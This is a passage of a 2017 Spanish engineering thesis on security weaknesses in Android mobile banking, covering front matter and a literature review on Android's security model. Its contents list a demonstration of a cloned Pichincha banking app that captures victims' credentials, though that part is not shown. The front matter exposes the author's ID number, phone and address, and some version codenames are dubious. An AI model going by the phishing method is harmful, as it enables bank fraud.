



**UNIVERSIDAD
NACIONAL
DE LOJA**



*Facultad de la Energía, las Industrias y los Recursos Naturales No
Renovables*

CARRERA DE INGENIERÍA EN SISTEMAS

***“Estudio de Vulnerabilidades en
transacciones bancarias para
dispositivos móviles con Sistema
Operativo ANDROID”***

Tesis previa a la
obtención del título de
Ingeniero en Sistemas

AUTOR:

Domingo Daniel Herrera Loaiza

DIRECTOR:

Ing. Valeria del Rosario Herrera Salazar, MSc.

LOJA-ECUADOR

2017

CERTIFICACIÓN

Ing. Valeria del Rosario Herrera Salazar, MSc.

DOCENTE DE LA CARRERA DE INGENIERÍA EN SISTEMAS

CERTIFICA:

Que el Sr. **Domingo Daniel Herrera Loaiza**, egresado de la carrera de Ingeniería en Sistemas y cuyo tema versa sobre **"ESTUDIO DE VULNERABILIDADES EN TRANSACCIONES BANCARIAS PARA DISPOSITIVOS MÓVILES CON SISTEMA OPERATIVO ANDROID"**, ha sido monitoreado, revisado y orientado bajo mi asesoramiento, con pertinencia y con la rigurosidad científica que el trabajo de investigación debe cumplir, por lo cual autorizo su presentación y sustentación.

Loja, 13 de Junio del 2017



Ing. Valeria del Rosario Herrera Salazar, MSc.

Directora de Tesis.

AUTORÍA

Yo, **DOMINGO DANIEL HERRERA LOAIZA**, declaro ser autor del presente trabajo de tesis y eximo expresamente a la Universidad Nacional de Loja y a sus representantes jurídicos de posibles reclamos o acciones legales, por el contenido de la misma.

Adicionalmente acepto y autorizo a la Universidad Nacional de Loja, la publicación de mi tesis en el Repositorio Institucional-Biblioteca Virtual.



Firma:

Cédula: 1104523467

Fecha: 13/06/2017

**CARTA DE AUTORIZACIÓN DE TESIS POR PARTE DEL AUTOR,
PARA LA CONSULTA, REPRODUCCIÓN PARCIAL O TOTAL Y
PUBLICACIÓN ELECTRÓNICA DEL TEXTO COMPLETO.**


Yo **DOMINGO DANIEL HERRERA LOAIZA**, declaro ser autor de la tesis titulada: **“ESTUDIO DE VULNERABILIDADES EN TRANSACCIONES BANCARIAS PARA DISPOSITIVOS MÓVILES CON SISTEMA OPERATIVO ANDROID”**, como requisito para optar al grado de: **INGENIERO EN SISTEMAS**; autorizo al Sistema Bibliotecario de la Universidad Nacional de Loja para que con fines académicos, muestre al mundo la producción intelectual de la Universidad, a través de la visibilidad de su contenido de la siguiente manera en el Repositorio Digital Institucional:

Los usuarios pueden consultar el contenido de este trabajo en el RDI, en las redes de información del país y del exterior, con los cuales tenga convenio la Universidad.

La Universidad Nacional de Loja, no se responsabiliza por el plagio o copia de la tesis que realice un tercero.

Para constancia de esta autorización, en la Ciudad de Loja, a los seis días del mes de junio del dos mil diecisiete.

Firma:



Autor: Domingo Daniel Herrera Loaiza

Cédula: 1104523467

Dirección: Loja (Avenida Eugenio Espejo y Colorados, Escalinatas)

Correo Electrónico: ddherreral@unl.edu.ec

Celular/Celular: 0985626781

DATOS COMPLEMENTARIOS:

Director de Tesis: Ing. Valeria del Rosario Herrera Salazar, MSc.

Tribunal de Grado: Ing. Mario Andres Palma Jaramillo, Mg. Sc.

Ing. Carlos Miguel Jaramillo Castro, Mg. Sc.

Ing. Marlon Santiago Viñan Ludeña, Mg. Sc.

DEDICATORIA

A mis princesas Daniela Abigail y Adriana Priscila por ser la luz que alumbra en todo momento mi existencia, a mi madre amada por ser la persona que ha luchado toda la existencia para que yo pudiera alcanzar mis objetivos en la vida, a mi padre que ya no se encuentra en este mundo, pero que fue el sendero a seguir, ejemplo de lucha y de perseverancia y a mis hermanos por sus consejos y su apoyo incondicional en todo momento.

EL AUTOR.

AGRADECIMIENTO

Quiero expresar mi más profundo agradecimiento a la prestigiosa Universidad Nacional de Loja, a la Facultad de la Energía, las Industrias y los Recursos Naturales no Renovables y a la Carrera de Ingeniería en Sistemas.

De la misma manera mi eterna gratitud a todos los Directivos y Docentes de la Facultad de la Energía, las Industrias y los Recursos Naturales no Renovables por brindarme su ayuda y conocimientos y permitirme culminar una etapa más en mi vida profesional.

A mis padres, familiares, y en especial a mis hijas por ser las inspiradoras para luchar para alcanzar metas planteadas en mi vida.

A mí Directora de Tesis, Ing. Valeria del Rosario Herrera Salazar por su ayuda incondicional y asesoría durante todo el proceso de desarrollo de este trabajo, ya que gracias a sus conocimientos y sugerencias he logrado desarrollar con éxito mi Investigación.

EL AUTOR.

Índice de Contenidos

CERTIFICACIÓN.....	II
AUTORÍA.....	III
CARTA DE AUTORIZACIÓN DE TESIS POR PARTE DEL AUTOR, PARA LA CONSULTA, REPRODUCCIÓN PARCIAL O TOTAL Y PUBLICACIÓN ELECTRÓNICA DEL TEXTO COMPLETO.....	IV
DEDICATORIA.....	V
AGRADECIMIENTO.....	VI
1) TÍTULO.....	1
2) RESUMEN.....	2
2.1) SUMMARY.....	3
3)INTRODUCCIÓN.....	¡Error! Marcador no definido.
4)REVISIÓN DE LITERATURA.....	5
4.1 El Porqué de ANDROID.....	5
4.2. ANDROID.....	6
4.2.1. Que es el Sistema operativo ANDROID.....	6
4.2.2. Historia.....	6
4.2.3. Versiones.....	7
4.2.4. Arquitectura.....	8
4.2.5. Modelos de Seguridad.....	9
4.2.5.1. Aislamiento de Aplicaciones (SANDBOX).....	9
4.2.5.2. Permisos.....	10
4.2.5.3. Procedencia de Aplicaciones.....	11
4.2.5.4. Verificación de Aplicaciones.....	11
4.2.5.5. Políticas para desarrolladores de PLAY STORE.....	11
4.2.5.6. Cifrado de Datos.....	12
4.2.5.7. Comunicaciones Seguras.....	12
4.2.6. Aplicaciones en Android.....	13
4.2.7. El Malware en ANDROID.....	14
4.2.7.1. Conceptos y Definiciones.....	14
4.2.7.2. Fines del Malware.....	16
4.2.8. Formas de Infección.....	16
4.2.9. Herramientas de Prevención.....	17
4.3. Teléfonos Inteligentes (SMARTPHONES).....	17
4.3.1. Historia.....	17
4.3.2. Características.....	18

4.3.3. Incidencia en Usuarios	18
4.3.4. Seguridades	18
4.4. Transacciones Bancarias.....	19
4.4.1. Banca Móvil.....	19
4.4.2. Beneficios.....	19
5) MATERIALES Y MÉTODOS	19
5.1. Materiales	19
5.1.1. Recursos Humanos	20
5.1.2. Recursos Técnicos	20
5.1.3. Recursos Materiales	20
5.1.4. Presupuesto Total.....	21
5.2. Métodos de Investigación	21
5.2.1. Método Deductivo	21
5.2.2. Método Inductivo	21
5.2.3. Método de Revisión Sistemática de Literatura	21
5.3. Técnicas de recolección de información	22
5.3.1. Técnica de Revisan Bibliográfica	22
5.4. Metodología.....	22
6) RESULTADOS.....	24
6.1.1. Revisión bibliográfica sobre el problema de investigación.....	24
6.1.2. Generar las preguntas de Investigación	24
6.1.3. Crear la cadena de búsqueda	25
6.1.4. Criterio de selección de estudios	25
6.1.5. Extracción de la Información	25
6.1.6. Estudios Incluidos y Excluidos.....	26
6.1.7. Establecer los procesos de selección.....	27
6.2.1. PHISHING E INJECTION	33
6.2.2. INYECCIÓN BASADA EN HTML5	34
6.2.3. INYECCIÓN TROYANO ACECARD.....	35
6.2.4. Tabla de Técnicas más utilizadas	45
6.3.1. Instalacion Android Estudio.....	47
6.3.1. Creación de una interfaz de usuario igual a la del banco pichincha.....	47
7. DISCUSIÓN	61
FASE 1.....	61
FASE 2.....	64

FASE 3	65
8. CONCLUSIONES	66
9. RECOMENDACIONES	67
10. BIBLIOGRAFÍA	68
11. ANEXOS	¡Error! Marcador no definido.

Índice de Figuras

Figura 1. Arquitectura ANDROID	9
Figura 2. Gráfica de estudios encontrados.....	26
Figura 3. Ilustración del Phishing Bancario	34
Figura 4. Localización de Dispositivo	35
Figura 5. Código del procesador de SMS de Trojan-Backdoor.AndroidOS.Torec.a	37
Figura 6. Código del procesador de SMS de Trojan-Banker.AndroidOS.Acecard.a	38
Figura 7. Código del procesador de SMS de Trojan-Ransom.AndroidOS.Pletor.a.....	38
Figura 8. Código del procesador de SMS del troyano Backdoor.AndroidOS.Torec.a ..	39
Figura 9. Código del procesador de SMS de Trojan-Banker.AndroidOS.Acecard.a	40
Figura 10. Nuevo código.....	41
Figura 11. Servicio de mensajería para WhatsApp, Viber, Instagram, Skype.....	42
Figura 12. Aplicaciones de las redes sociales VKontakte, Odnoklassniki y Facebook	43
Figura 13. El cliente de gmail.....	43
Figura 14. El cliente oficial de Twitter.....	44
Figura 15. Recurso Drawable	47
Figura 16. Alarma servicio	48
Figura 17. Falsa notificación de la banca móvil.....	49
Figura 18. Sitio web Conoce Vilcabamba.....	49
Figura 19. Aplicación Banca Pichincha instalada en el Teléfono.....	50
Figura 20. Sitio web desde PlayStore	51
Figura 21. Link a enviar a las víctimas	51
Figura 22. Correo electrónico que visualiza la víctima	52
Figura 23. Link para descarga de aplicación.....	52
Figura 24. Aplicación en PlayStore antes de su instalación	53
Figura 25. Permisos antes de instalar la aplicación	53
Figura 26. Instalando aplicación	54
Figura 27. Aplicación instalada en el teléfono	55
Figura 28. Falsa Notificación al usuario	55
Figura 29. Supuesto mensaje de políticas de la banca móvil Pichincha.....	56
Figura 30. Falsa interfaz de la banca Electrónica.....	56
Figura 31. Datos reales de la víctima.....	57
Figura 32. Mensaje que redirecciona hacia la interfaz original de la Banca Móvil	57
Figura 33. Interfaz original de la Banca Móvil Pichincha	58
Figura 34. Datos reales capturados de la víctima.....	58

Índice de Tablas

Tabla 1. Versiones ANDROID.....	8
Tabla 2. Permisos ANDROID.....	10
Tabla 3. Recursos humanos	20
Tabla 4. Recursos técnicos.....	20
Tabla 5. Recursos materiales	20
Tabla 6. Presupuesto total	21
Tabla 7. Resultados	28
Tabla 8. Técnicas	45
Tabla 9. Comparativa Vulnerabilidades y Técnicas.....	59

1. TÍTULO

**“ESTUDIO DE VULNERABILIDADES EN TRANSACCIONES
BANCARIAS PARA DISPOSITIVOS MÓVILES CON SISTEMA
OPERATIVO ANDROID”**

2. RESUMEN

El trabajo que lo presento a continuación tiene la finalidad de cubrir una de las necesidades de nuestra sociedad, que es siempre mantenerse informada sobre las noticias o temas de interés público, por lo que he considerado el tema de las vulnerabilidades móviles en dispositivos con sistema operativo ANDROID, al momento de realizar transacciones bancarias, que es un tema de interés actual, en el que la mayoría de los usuarios están inmersos desde sus dispositivos inteligentes con sus respectivos bancos y a su vez realizando diferentes tareas como ejecutar pagos, ver noticias, jugar, etc. Por lo tanto, se debe conocer de las diferentes vulnerabilidades que existen al momento de realizar transacciones bancarias desde los teléfonos inteligentes, así como las distintas técnicas que utilizan los delincuentes informáticos para robar información a los usuarios.

Es por ello que mi proyecto de investigación va enfocado a tratar de cubrir esa necesidad que es la de dar a conocer al público las diferentes vulnerabilidades que se dan al momento de realizar transacciones bancarias con dispositivos móviles ANDROID y la técnicas que utilizan los ciber criminales para efectuar el hurto de información a los usuarios y a su vez mostrar una comparativa entre las vulnerabilidades más frecuentes con las técnicas más utilizadas, mostrándole al lector una lista tanto de vulnerabilidades como técnicas y a su vez recomendar el buen uso de Teléfonos Inteligentes al interactuar con su banco.

A más de eso se espera que los usuarios móviles tengan el conocimiento necesario ante las vulnerabilidades y técnicas que se dan, mientras se realizan tareas desde su dispositivo móvil en la red, y con ello tratar de contrarrestar las fechorías causadas por delincuentes informáticos.

Por lo tanto, con mi proyecto estoy seguro de reconocer en gran medida sobre las vulnerabilidades y técnicas más utilizadas por piratas informáticos, dándolas a conocer al público en general y en especial a usuarios de terminales con Sistema Operativo ANDROID.

2.1 SUMMARY

The research presented has the purpose of meeting the needs of our society which is always being connected with the latest public news, thus this research is focused on the mobile operative system vulnerabilities today online banking is a subject of interest, in which the majority of users interacts with their bank through their Smart phones, users are able to execute payments, watch the news, play games, etc. Hence, it is important to know the different vulnerabilities that might exist when bank transactions are made through mobile devices; since exists different techniques used by hacker thieves who steal the users' information.

That is why this research project is focused on showing the users the diverse vulnerabilities that may emerge when banking transactions are made through mobile devices with ANDROID operating system and the techniques used by cyber thieves to steal the users' information. Moreover, the aim of this Project is showing a comparative between the most common vulnerabilities techniques used and at the same time, demonstrate users a list of the vulnerabilities techniques, besides of providing recommendations concerning with the correct use of Smart phones when users interact with their banks.

Finally, it is expected that mobile users acquire the necessary knowledge regarding to the vulnerabilities and techniques that may occur when users operate different online tasks from their mobiles, thus it can counteract the misdeeds caused by cyber thieves.

Therefore, I am truly convinced that this project will cover most of the user's needs, who use their mobile devices with ANDROID operating system to make proper use of it.

3. INTRODUCCIÓN

Los dispositivos móviles con sistema operativo ANDROID son los más utilizados hoy en día por los usuarios ya que brindan muchas prestaciones, es ahí donde aparecen muchos problemas a nivel de seguridad. Existen grandes falencias que se dan en el sistema operativo ANDROID por falta de seguridad en las aplicaciones móviles, esto es por varios factores que a lo largo de esta investigación se detallara.

En la presente investigación se muestra un estudio sobre vulnerabilidades en terminales móviles con sistema operativo ANDROID, que por lo general los usuarios comunes no tienen conocimiento, permitiéndoles estar al tanto de lo frágiles que pueden ser al utilizar un teléfono inteligente para realizar transacciones bancarias, entre otras tareas que tengan que ver con pagos en línea, por lo que se muestra información muy relevante sobre el uso de Smartphones que utilizan la plataforma ANDROID para su funcionalidad.

En esta época es normal la utilización de teléfonos inteligentes por las grandes prestaciones que brindan, es decir la tecnología se ha convertido en parte de nuestra vida, es por ello que los piratas informáticos han puesto su atención en este tipo de dispositivos para hurtar datos bancarios de víctimas ingenuas y conseguir fraudulentamente ganancias. Para ello es muy importante que los usuarios móviles conozcan a que están exponiéndose al utilizar de forma incorrecta un teléfono inteligente con sistema operativo ANDROID.

Las transacciones bancarias móviles actualmente se realizan desde cualquier lugar de la tierra a partir de dispositivos como PC y últimamente desde terminales móviles (SMARTPHONE), por lo que existen distintas vulnerabilidades que se dan en estos dispositivos móviles con sistema operativo ANDROID al momento de realizar tareas como pagos por internet, consulta a la banca electrónica y más, así mismo hay diferentes técnicas utilizadas por los piratas informáticos con el único fin de causar daño a los usuarios como es el hurto de información, suplantación de identidad, entre otras, para lo cual se ha realizado una lista con las técnicas más utilizadas en la actualidad. Por otra parte se ha hecho una comparación entre las vulnerabilidades más frecuentes vs las técnicas más utilizadas por los delincuentes informáticos con el fin de mostrar al lector cuales son y de alguna manera incentivar a proteger más su información referente a los dispositivos móviles inteligentes. Finalmente un caso práctico demostrando como se puede hurtar información de usuarios ingenuos en este caso datos de la banca móvil Pichincha.

4. REVISIÓN DE LITERATURA

4.1 El Porqué de ANDROID

El sistema operativo ANDROID es el más utilizado a nivel global en la actualidad por varias razones, como prestaciones y facilidad para interactuar con los usuarios, ANDROID presenta el 85% para 2015 en ventas muy por delante de los demás sistemas operativos conocidos como IOS y Windows Phone, entre otros.[1]

En la siguiente imagen se puede apreciar la ventaja que tiene ANDROID en ventas:

Global Smartphone OS Shipments (Millions of Units)	Q2 '13	Q2 '14
Android	186.8	249.6
Apple iOS	31.2	35.2
Microsoft	8.9	8.0
Blackberry	5.7	1.9
Others	0.5	0.5
Total	233.0	295.2

Global Smartphone OS Marketshare %	Q2 '13	Q2 '14
Android	80.2%	84.6%
Apple iOS	13.4%	11.9%
Microsoft	3.8%	2.7%
Blackberry	2.4%	0.6%
Others	0.2%	0.2%
Total	100.0%	100.0%

Total Growth Year-over-Year %	48.9%	26.7%
--------------------------------------	--------------	--------------

Figura 1. Ventas Android

La figura 1. Muestra las ventas realizadas por ANDROID en 2013 y 2014 como se puede apreciar con los acrónimos Q2 '13 y Q2 '14 respectivamente, en el primer recuadro están todos los envíos que se hicieron a nivel global de teléfonos inteligentes con la plataforma ANDROID y en el segundo recuadro la cuota de mercado mundial para la

adquisición de nuevos dispositivos inteligentes, mostrando en la figura el crecimiento que existe a diario en las ventas de dispositivos móviles inteligentes.

Según el diario Informador, mediante un estudio realizado con respecto a los ataques que se dan en plataformas móviles, nos dice que el 74 por ciento de los ataques a estas plataformas se da en el sistema operativo ANDROID, mientras que el 22 por ciento se da en la plataforma Windows y el 4 por ciento restante se da en IOS[2].

Por otra parte se señala que los ataques a la plataforma ANDROID están dirigidos en un 50% a bancos y a inscripciones de mensajes Premium[3].

De acuerdo con el universal[4], se registra un 74 por ciento de ataque a la plataforma ANDROID superando significativamente a los sistemas operativos IOS y Windows Phone, como se refleja en la siguiente tabla:

Tabla 1. Porcentaje de uso Android

Sistemas operativos móviles más atacados por delincuentes informáticos			
Fuentes	Sistema Operativo	Porcentaje	Año
Diario Informador y El Universal	ANDROID	74%	2016
	Windows	22%	2016
	IOS	4%	2016

Es por la gran acogida que tiene el sistema operativo ANDROID en las diferentes terminales que se llevan a cabo distintos ataques por parte de piratas informáticos.

4.2. ANDROID

4.2.1. Que es el Sistema operativo ANDROID

ANDROID es un sistema operativo móvil basado en Linux y java que ha sido liberado bajo la licencia APACHE versión 2. El sistema busca, nuevamente, un modelo estandarizado de programación que simplifique las labores de creación de aplicaciones móviles y normalice las herramientas en el campo de la telefonía móvil; al igual que ocurriera con otros sistemas operativos, lo que se busca es que los programadores solo tengan que desarrollar sus creaciones una sola vez para que esta sea compatible con diferentes terminales [1] [2].

4.2.2. Historia

Si miramos la plataforma ANDROID, se dice que era un sistema operativo para dispositivos móviles no muy conocida para sus inicios, hasta 2005 fue que GOOGLE lo compró Andy Rubin, el creador de este sistema operativo paso a trabajar como el director de la división móvil de Google has Octubre de 2014. El 5 de Noviembre de 2007, el gigante de Google anuncio la creación de la OPEN HANDSET ALLIANCE, un consorcio de 47 empresas de hardware, software y telecomunicaciones dedicadas al fomento de estándares abiertos para dispositivos móviles, entre estas estaban HTC, SAMSUNG, T-MOBILE, INTEL, TEXAS INSTRUMENTS, CHINA MOBILE, entre otros. A su vez el 12 de noviembre se proporcionó la primera versión de ANDROID junto con el ANDROID SOFTWARE DEVELOPMENT KIT (SDK) con la que los programadores empezaron a crear sus aplicaciones para este sistema. La idea era que dichas empresas fabricarían teléfonos ANDROID y promoverían una plataforma móvil de código libre. La alianza ha rendido sus frutos a nivel comercial. Google promueve el software (en el que su buscador, su correo, sus mapas y videos son parte central) y los fabricantes compiten entre ellos tratando de diseñar la mejor plataforma para ejecutar el código ANDROID. Gracias a ello, por ejemplo, SAMSUNG es el líder en el mercado mundial de teléfonos inteligentes [5]. El primer móvil con el sistema operativo ANDROID fue el HTC DREAM y se puso a la venta en octubre de 2008. A partir de ese momento, tanto ANDROID como los dispositivos que se han desarrollado alrededor de este ecosistema han sido numerosos y con mucho éxito; ya no solo hablando de teléfonos inteligentes, sino ampliando el abanico de productos con otros dispositivos como pueden ser tabletas, ordenadores portátiles, notebooks, relojes de pulsera, GOOGLE TV, auriculares, entre otros [6].

4.2.3. Versiones

Las versiones de este sistema operativo han ido apareciendo unas cuantas desde las primeras como algo curioso, las versiones de ANDROID reciben, en inglés, el nombre de diferentes postres o dulces[7]. En cada versión, el postre o dulce elegido empieza con una letra distinta conforme un orden alfabético [2]. A continuación una tabla con todas las versiones del sistema operativo androide más popular en la actualidad:

Tabla 2. Versiones ANDROID

Versión	Nombre	Lanzamiento
1.0	Apple Pie(Tarta de manzana)	23/09/2008
1.1	Banana Bread(Pan de plátano)	09/02/2009
1.5	Cupcake(Panque)	27/04/2009
1.6	Donut(Rosquilla)	15/09/2009
2.0 – 2.1	Eclair(Pepino)	26/10/2009
2.2 – 2.2.3	Froyo(Yogurt helado)	20/05/2010
2.3 – 2.3.7	Gingerbread(Pan de jengibre)	06/12/2010
3.0 – 3.2.6	Honeycomb(Panal de miel)	22/02/2011
4.0 – 4.0.4	Ice Cream Sandwich) Sandwich de helado)	18/10/2011
4.1 – 4.3.1	Jelly Bean(Gominola)	09/07/2012
4.4 – 4.4.4 – 4.4W – 4.4W.2	Kitkat(KitKat)	31/10/2013
5.0 – 5.1.1	Lollipop(Piruleta)	12/11/2014
6.0 – 6.0.1	Marshmallow(Malvavisco)	05/10/2015
7.0 – 7.1.2	Nougat(Turrón)	22/08/2016
8.0	Android O	En desarrollo

Por la alta tasa de fabricantes y dispositivos de ANDROID hemos de ser conscientes que según un reciente estudio en Agosto de 2015 contaba con 24093 dispositivos diferentes fabricados por 1294 empresas distintas y que en el planeta hay más de 1400 millones de usuarios ANDROID, ahí es donde aparece el problema de la fragmentación, es decir, aunque Google continua evolucionando este sistema operativo no llega a todos los dispositivos desplegados debido en parte a limitaciones de hardware, por dejadez o falta de prioridad por parte de los fabricantes. Además, la fragmentación provoca que los desarrolladores tengan más complicada la tarea para que el software llegue al mayor número de dispositivos teniendo en cuenta que cada versión de ANDROID tiene su entorno de desarrollo que evoluciona y el hardware, ya sea procesador, memoria, pantalla entre otros es diferente en cada terminal [2].

4.2.4. Arquitectura

Como sabemos ANDROID es una plataforma para dispositivos móviles que contiene una pila de software donde se incluye unos sistemas operativos, MIDDLEWARE y aplicaciones básicas para los diferentes usuarios [2][8].

A continuación un gráfico con las capas que componen la arquitectura del sistema operativo móvil ANDROID:




Figura 2. Arquitectura ANDROID

4.2.5. Modelos de Seguridad

El sistema operativo ANDROID abarca desde el despliegue hasta la ejecución de la aplicación. La mayor parte de las medidas de seguridad entre el sistema y las aplicaciones vienen dadas desde los estándares de Linux, cuyo kernel constituye el núcleo del sistema operativo, por su parte se aplica el principio del mínimo privilegio por defecto lo que significa que cada aplicación puede acceder únicamente a sus propios componentes, por lo cual estas deben definir y solicitar permiso para acceder a los recursos y datos compartidos en los que están interesados. ANDROID se encarga de notificar al usuario sobre los permisos al momento de instalar una APP, pero no solicita autorización al usuario al momento de la ejecución de una aplicación [9] [2].

4.2.5.1. Aislamiento de Aplicaciones (SANDBOX)

Si nos referimos a SANDBOX nos referimos básicamente a un contenedor para cada aplicación, cada vez que se instala una aplicación en ANDROID se crea un usuario Linux por lo que la aplicación asociada tiene acceso solo a sus propios recursos. Estos contenedores proporcionan un entorno seguro de ejecución y por defecto no tiene permiso para realizar ninguna operación que pueda impactar negativamente en la ejecución de otras aplicaciones o del mismo sistema. La única forma de saltar estas restricciones impuestas por el sistema operativo ANDROID es mediante la declaración

explícita de un permiso que autorice llevar a cabo determinada acción prohibida por defecto [2].

4.2.5.2. Permisos

Cada aplicación en ANDROID se ejecuta de dentro de un proceso separado además cada uno de estos procesos tiene una ID única de usuario, si una aplicación desea acceder a recursos o datos compartidos debe utilizar los permisos declarados, caso contrario si una aplicación intenta hacer uso de un permiso no declarado se creará una excepción de permiso por lo que la aplicación se detendrá [2]. En total hay 136 permisos diferentes por esta razón para tratar de simplificar la gestión de los mismos tanto para los desarrolladores como la comprensión de los usuarios, el gigante GOOGLE creó en junio del 2014 estos permisos de acuerdo a la siguiente tabla [2][10].

Tabla 3. Permisos ANDROID

Nombre Permisos	Descripción
Calendario	Se utiliza para los permisos de ejecución relacionados con el calendario del usuario.
Cámara	Se utiliza para los permisos que están asociados con el acceso a la cámara o la captura de imágenes o videos desde el dispositivo.
Contactos	Se utiliza para los permisos de ejecución relacionados con los contactos de usuario y perfil.
Localización	Se utiliza para los permisos que permiten el acceso a la ubicación del dispositivo.
Micrófono	Se utilizan para permisos que están asociados con el audio del micrófono del teléfono.
Teléfono	Se utilizan para los permisos que están asociadas a las funciones del teléfono.
Sensores	Se utiliza para los permisos que asocian las funciones de sensores, por ejemplo el lector de huellas dactilares, monitor de frecuencia cardiaca etc.
Mensajes	Se utiliza para los permisos de ejecución relacionados con los mensajes SMS de usuario.
Almacenamiento	Se utiliza para los permisos de ejecución relacionados con el almacenamiento externo compartido.

4.2.5.3. Procedencia de Aplicaciones

Las aplicaciones ANDROID deben estar firmadas digitalmente para que sean consideradas válidas y pueda ser distribuidas a través de PLAY STORE y posteriormente poder ser instaladas en los dispositivos. Esta firma se realiza a través de un certificado cuya clave privada será la del desarrollador de dicha aplicación, el sistema operativo no realiza ninguna verificación adicional sobre la seguridad de la aplicación o la firma digital salvo comprobar la fecha de expiración del certificado asociado de la firma al momento de la instalación permitiéndose certificados auto firmados y no generados ni validados por ninguna autoridad certificadora; mediante esta firma únicamente se vincula la aplicación a su desarrollador asegurando su integridad frente a modificaciones [2][11].

4.2.5.4. Verificación de Aplicaciones

Google cuenta con BOUNCER, este lleva a cabo un proceso de escaneo o verificación de seguridad automático sobre las aplicaciones que son publicadas por los desarrolladores en la tienda oficial de ANDROID en busca de malware; lo que hace este software denominado GOOGLE BOUNCER es comparar cada APP con otras muestras de software malicioso conocidas y también ejecuta las APPS en un entorno virtual, simulando su ejecución en un dispositivo móvil ANDROID, con el objetivo de analizar el comportamiento antes de ser publicada oficialmente así como intentando verificar comportamientos maliciosos o anómalos asociados al malware, además este software analiza las aplicaciones nuevas, a su vez desde la versión 4.2 el propio sistema dispone de capacidades para escanear aplicaciones durante la instalación cuyo fin es identificar y detectar malware, en caso de identificarse una aplicación dañina ANDROID puede recomendar al usuario desinstalar la aplicación incluso puede llegar a eliminarla de forma remota [2][12].

4.2.5.5. Políticas para desarrolladores de PLAY STORE

Google ha endurecido su política para desarrolladores entre las que podemos se menciona las más importantes [2]:

- **Promoción de Aplicaciones:** Una aplicación publicada en la tienda de ANDROID no podrá participar en las siguientes actividades ni beneficiarse de ellas:
 - ✚ Promoción a través de publicidad engañosa.

- ✚ Promoción o instalación de sistemas que provoquen un direccionamiento a PLAY STORE o descargas de aplicaciones.
 - ✚ Promoción no solicitada a través de mensajes SMS.
- **Contenido sexual explícito:** Están prohibidas las aplicaciones que promuevan la pornografía o incluyan material pornográfico. También Google mantendrá una política de tolerancia cero con las imágenes de abuso sexual infantil [13].
- **Aplicaciones peligrosas:**
 - ✚ No se permitirá la transmisión ni la inclusión de enlaces de virus, gusanos, defectos, troyanos o software malicioso.
 - ✚ Se prohíbe las aplicaciones que recopilen información sin el consentimiento del usuario por ejemplo software espía, o que indique la ubicación del usuario.
 - ✚ Una aplicación descargada de PLAY STORE no puede modificar, sustituir o actualizar el código binario de su propia APK mediante ningún método distinto al mecanismo de actualización de la tienda oficial.
- **Interferencia con el Sistema**

Las aplicaciones y su anuncio no deben añadir ni modificar marcadores ni opciones de configuración del navegador ni añadir accesos directos en la pantalla de inicio o iconos en el dispositivo como servicio a terceros o con fines de publicidad, tampoco se permite que se muestren anuncios mediante las notificaciones del propio sistema ni animar, incentivar o engañar a los usuarios a que eliminen o inhabiliten aplicaciones de terceros [2][14].

4.2.5.6. Cifrado de Datos

A partir de la versión 3.0 orientada a tabletas el sistema operativo ANDROID es capaz de cifrar los datos almacenados en la memoria interna del dispositivo móvil de forma nativa. Además también se pueden cifrar los datos de la tarjeta de almacenamiento externa si estos la tuvieran [2].

4.2.5.7. Comunicaciones Seguras

Con soporte para SSL v 3.0 y hasta TLS v 1.2 al acceder a internet mediante HTTPS, en teléfono inteligente intentara verificar el certificado asociado a su cadena de confianza hasta la autoridad certificadora raíz reconocida. Al no ser reconocido el certificado, se generara un mensaje de advertencia indicando el motivo del mismo. En la versión 4.0 de ANDROID se soporta la utilización de mecanismos de autenticación web basados en certificados digitales cliente a través del navegador web existente por

defecto, también es posible utilizar estos certificados para las conexiones WIFI O VPN. [2][15].

4.2.6. Aplicaciones en Android

Las aplicaciones en el sistema operativo ANDROID se desarrollan principalmente en java pero no corren en java ME sino en DALVIK donde los códigos fuente se compilan a ficheros de bytecode .dex luego los archivos .dex, el AndroidManifest.xml, todos los recursos, certificados y las librerías propias de la aplicación son empaquetados en un archivo ZIP con la extensión .apk (Android Application package). Todas las aplicaciones harán uso de las diferentes API's proporcionadas por ANDROID como se explicó anteriormente de forma que los componentes encargados de realizar cada tarea puedan ser manipulados sin ningún problema. Por su parte los archivos .APK son los que nos permiten instalar las aplicaciones en los terminales y están formados por los siguientes tipos de archivos [2]:

- **AndroidManifest.xml:** este archivo se encuentra ubicado en la raíz de la aplicación, es la definición de todas las características que tendrá la aplicación al ejecutarse en un dispositivo móvil. Es decir, contiene los permisos, las escuchas, receptores, metadatos, versión, las versiones previas soportadas etc.
- **Classes.dex:** es el fichero compilado preparado para ejecutarse en la máquina virtual DALVIK.
- **Resources:** aquí se ubican todos los archivos externos que usamos para construir el proyecto por ejemplo iconos, audio, archivos planos de texto, los archivos .xml de diseño, etc.
- **Librerías aplicación:** el archivo .apk también contienen aquellas librerías de las cuales depende la aplicación.
- **Carpeta META-INF:** aquí se guardan los archivos que corresponden a las firmas digitales de la aplicación, aquí se puede indicar quien es el creador y dueño de la aplicación, también debe contener el ID del creador o desarrollador para ser reconocido y autenticado en procesos de comercialización.

Al momento de ejecutar una aplicación esta se asocia a un proceso único que proporciona el entorno de ejecución de los componentes, de los cuales uno es el componente inicial del programa [2].

4.2.7. El Malware en ANDROID

